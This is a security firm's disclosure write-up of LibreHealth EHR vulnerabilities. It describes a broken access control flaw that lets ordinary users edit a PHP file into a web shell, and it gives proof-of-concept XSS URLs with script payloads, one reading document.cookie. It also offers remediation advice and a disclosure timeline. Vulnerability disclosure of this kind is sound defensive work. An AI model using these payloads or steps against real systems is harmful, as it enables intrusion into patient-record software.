ИССЛЕДОВАНИЯ

- WEB
- BINARY

БЛОГ

- НОВОСТИ
- В КАЗАХСТАНЕ

ПО ТЕГАМ

#PHD2019
#ZN2019
#CTF
#Интервью
#Фишинг
#Мошенничество
#Алаяқтық
#Сұхбат
#Interview
#Fraud

Множественные уязвимости в LibreHealth part 2

WEB

02.06.2022 0 4956

During an internship in our company, our students found several vulnerabilities in LibreHealth: Broken Access Control (CVE-2022-31496), Cross-Site Scripting (CVE-2022-31492, CVE-2022-31493, CVE-2022-31494, CVE-2022-31495, CVE-2022-31497, CVE-2022-31498).

We think these CVE's are good achievement in their CV. They even not finished their bachelor degree, but already contributed to the safety of internet. The names of our


heroes: Alibek Akhmetov, Bakdaulet Zhaksylyk, Daniyar Absadykov, Amir Askarov, Gaukhar Uzakbay.

1. Broken Access Control (CVE-2022-31496)


Any user or admin can access to the functionality for super admin page and change some files, that leads to **remote code execution**.

Vulnerable endpoint: librehealth_host/interface/super/manage_site_files.php


Example of files, that can be changed using **manage_site_files.php** functionality:



The best choice to change is **custom_pdf.php** file, because in case of other files, the site can be broken. Then to the custom_pdf.php file malicious code can be injected:




After saving the code, web shell can be accessed using URL: librehealth_host/sites/default/letter_templates/custom_pdf.php



2. Cross-Site Scripting (XSS) attack via GET-param patient (CVE-2022-31497)

Proof-of-concept:




librehealth_host/interface/main/finder/finder_navigation.php?
patient=1%22%3E%3Cscript%3Ealert(%27xss%27);%3C/script%3E%3C!--


3. Cross-Site Scripting (XSS) attack via POST-param username (CVE-2022-31492)

Web form for adding new users suffers from XSS:

librehealth_host/interface/usergroup/usergroup_admin_add.php




Field **username** is not filtered and leads to XSS in users list page:



4. Cross-Site Scripting (XSS) via GET-param key (CVE-2022-31498)

Proof-of-concept:


librehealth_host/orders/patient_match_dialog.php?
key=%3C/script%3E%3Cscript%3Ealert(document.cookie)%3C/script%3E



5. Cross-Site Scripting (XSS) via GET-params action, return_page, acl_id (CVE-2022-31493, CVE-2022-31494, CVE-2022-31495)

Proof-of-concept:

librehealth_host/gacl/admin/acl_admin.php?
acl_id=\%22%3E%3Cscript%3Ealert(%27XSS%27)%3C/script%3E
librehealth_host/gacl/admin/acl_admin.php?
return_page=\%22%3E%3Cscript%3Ealert(%27XSS%27)%3C/script%3E
librehealth_host/gacl/admin/acl_admin.php?
action=\%22%3E%3Cscript%3Ealert(%27XSS%27)%3C/script%3E



Remediation

There is no patch for this vulnerabilities because of migration to more stable framework. Never trust data from the client. Add htmlspecialchars() before printing values. To fix broken access control, super admin checking condition should be added. Or if there is no need to this functionality, file can be just deleted.

Timeline of the vulnerabilities:

05/13/2022 – initial discover
05/22/2022 – requesting CVE id's from MITRE
05/24/2022 – MITRE was assigned CVE id's

05/26/2022 – notification to vendor
06/02/2022 – vendor confirmed and allowed to publish write-up
06/02/2022 – published

#Librehealth #Xss #Internship #Research

Автор: Батыржан Тютеев

Понравилась статья? Поделитесь с друзьями:

Вам также может быть интересно:

02.06.2022 0 4957

Множественные уязвимости в LibreHealth part 2

WEB

Во время стажировки в нашей компании, студенты нашли множественные уязвимости в LibreHealth: Broken Access Control (CVE-2022-31496), Cross-Site Scripting (CVE-2022-31492, CVE-2022-31493, CVE-2022-31494, CVE-2022-31495, CVE-2022-31497, CVE-2022-31498).

04.05.2022 0 8755

Описание уязвимостей CVE-2022-29938, CVE-2022-29939, CVE-2022-29940 в LibreHealth

WEB

Наш исследователь нашел в LibreHealth EHR 2.0.0 множественные уязвимости, а именно 1 SQL-injection (CVE-2022-29938) и 2 Cross-site scripting (XSS) (CVE-2022-29939, CVE-2022-29940)

15.02.2021 0 7947

Описание CVE-2020-29139, CVE-2020-29140, CVE-2020-29142, CVE-2020-29143 в OpenEMR 6.0.0-dev, OpenEMR 5.0.2(5)

WEB

В ходе исследования движка для медицинских организаций OpenEMR с открытым исходным кодом были обнаружены 4 уязвимости типа SQL-инъекция. Тестирование уязвимостей производилось на Windows 10, Apache 2.4,

27.01.2021 0 1572

Заметка для тех, кто пользуется генерацией кода в Yii2

WEB

Правильное использование фреймворков заметно сокращает время разработки, а также закрывает большинство вопросов с безопасностью. Но это, конечно, не означает абсолютную безопасность приложений на Yii2.

10.3.22-MariaDB. PHP 7.1.33 для OpenEMR 5.0.2(5) и PHP 7.4 для OpenEMR 6.0.0-dev. Настоятельно рекомендуем обновиться до последней версии продукта.

НАПИШИТЕ НАМ

info@nitroteam.kz